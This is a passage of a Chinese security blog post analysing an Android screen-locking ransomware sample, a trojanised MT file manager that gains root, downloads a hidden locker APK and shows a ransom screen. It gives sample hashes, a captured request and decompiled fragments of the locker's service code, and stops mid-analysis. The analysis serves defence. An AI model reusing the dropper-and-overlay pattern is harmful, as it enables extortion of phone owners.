是谁锁了我的“机”

原创 队员编号001 酒仙桥六号部队 6月12日

这是 **酒仙桥六号部队** 的第 **17** 篇文章。

全文共计2086个字，预计阅读时长6分钟。

前言

锁机一直是个值得长期讨论的话题，许多安卓用户被某些特殊的应用名称或图标所吸引（如某些游戏外挂、xx神器、刷赞等），从而被诱导下载安装，授权后导致手机屏幕被锁，用户无法正常使用手机，并通过这种方式威胁用户支付一定的赎金来解锁。接下来我们通过一个示例，来聊聊锁机软件到底是通过哪些方式进入我们的生活中的。

分析

1. 取证样本与环境

样本:

被恶意修改的文件管理APK，以下称MT.APK通过MT_APK

下载的恶意锁屏APK，以下简称S.APK

反编译软件: jadx

测试环境:夜神模拟器 Android 5

APK加壳：百度加固

样本信息如下:

文件名称 :MT.apk

文件大小 :7493493 byte

MD5:8754a0151875fd5b01d5d1e7a8eeace2

SHA1:2d7942dd7e135144fa5703f1dfbf70ee857c5a98

文件名称 :S.apk

文件大小 :29519 byte

MD5:05dbdc18e51dd72ae7ccda76406316d3

SHA1:d690fdafc37794f64719a19fd47e21e375574a92

2. 取证样本测试

首先，在测试环境中安装MT.APK，从表面来看，这个锁机软件是依附在MT管理器中的，这是由于MT管理器的特殊性导致的。

因为MT管理器是一个比较方便的文件管理工具和逆向修改工具，既可以当做文件管理器使用，又可以以此来修改替换APK中的资源文件等，甚至可以去除签名，修改应用布局等。

所以如果我们下载了一些包含锁机软件的游戏破解神器，刚好这些锁机软件依附在MT管理器，同时再获取了用户的系统授权，那么用户就会在没有防备的情况下中招了。


首先，我们正常打开MT.APP，发现其开始请求获取系统超级管理员权限。


允许其申请的权限后，模拟器环境迅速卡顿并自动重启，然后出现下图中的锁屏界面，且除此之外不能进行其他的操作。

由于我们是直接在模拟器上进行的，且可以直接对它进行逆向分析，所以上图的解锁QQ群也没什么必要加。


3．锁屏流程分析

启动MT.APP时，该恶意APK会向用户申请超级用户访问权限，并在后台向某云端代码托管平台发送请求包。



超级用户请求
“MT管理器VIP共存版”正在请求超级用户访问权限。
警告：如果你对此不了解，你应该选拒绝。
MT管理器VIP共存版
*开发人员警告：
android.permission.ACCESS_SUPERUSER 在 manifest 中未定义。
仅此次
记住选择 10 分钟
永久记住选择
拒绝
允许


Send
请求
响应
Raw
Hex
Render
POST /8/secret HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/plain; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 320
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: application/json; charset=utf-8
Date: Fri, 15 May 2020 07:39:56 GMT
Content-Length: 108
Connection: close

当用户允许了该恶意APK请求超级用户访问权限的请求时，该APK就会通过调用在云端托管的代码下载恶意锁屏APK– S.apk。




以上请求会在系统后台下载并安装S.APK，S.APK会释放一个无图标的安装程序APK到系统应用路径里，并会在系统后台自动运行安装，S.APK成功安装后，会使手机迅速重启，最终导致手机被恶意锁屏。



下面我们来反编译下载回来的APK文件。

4．反编译APK



我们通常先从AndroidManifest入手，可以看到主入口为MainActivity，并且为隐藏的应用。

所以我们从MainActivity文件开始进行分析。

```
public class MainActivity extends Activity {
    @Override
    protected void onCreate(Bundle bundle) {
        Bundle bundle2 = bundle;
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        super.onCreate(bundle2);
        Intent intent = r7;
        Intent intent2 = intent2;
        try {
            intent2 = new Intent(this, Class.forName("com.af.qq1      .Lock"));
            ComponentName startService = startService(intent);
        } catch (Throwable e) {
            Throwable th = e;
            NoClassDefFoundError noClassDefFoundError = r13;
            NoClassDefFoundError noClassDefFoundError2 = new NoClassDefFoundError(th.getMessage());
            throw noClassDefFoundError;
        }
    }

    public MainActivity() {
    }
}
```

可以看到其中只是调用startService函数启动了“com.af.qq16xxx19.Lock”这个service。下面我们继续看Lock这个service都做了哪些事情。

```
@Override
public void onCreate() {
    ADRTLogCatReader.onContext(this, "com.aide.ui");
    if (getPackageName().equals("com.af.qq168    19")) {
        FloatViewManager floatViewManager = r6;
        FloatViewManager floatViewManager2 = new FloatViewManager(getApplicationContext());
        this.fm = floatViewManager;
        first();
        return;
    }
    stopSelf();
}
```

从这段代码可以看出当应用的包名为“com.af.qq16xxx19“时才启动锁屏。我们接着往下看，看到这里有一个frist()函数，那我们猜测可能不止一层锁屏。

“不止一层锁屏”指的是先通过转账等方式，从勒索者手里拿到解密秘钥后，会进入下一层勒索界面，然后对受害用户进行层层剥削。

所以我们还是继续往下看看吧。

```
private void first() {
    this.v = LayoutInflater.from(getApplicationContext()).inflate(R.layout.a, (ViewGroup) null);
    this.fm.setview(this.v);
    this.fm.createfloatview(-1, 1280);
    int random = (int) (Math.random() * ((double) 100000));
    Button button = (Button) this.fm.byid(R.id.aButton1);
    TextView textView = (TextView) this.fm.byid(R.id.xlh1);
    StringBuffer stringBuffer = r13;
    StringBuffer stringBuffer2 = new StringBuffer();
    textView.setText(DES.get(stringBuffer.append("").append(random).toString()));
    Button button2 = button;
    AnonymousClass100000000 anonymousClass100000000 = r13;
    AnonymousClass100000000 anonymousClass1000000002 = new AnonymousClass100000000(this, random, (EditText) this.fm.byid(R.id.aEditText1));
    button2.setOnClickListener(anonymousClass100000000);
}
```


从代码中可以看到最主要的逻辑在“AnonymousClass10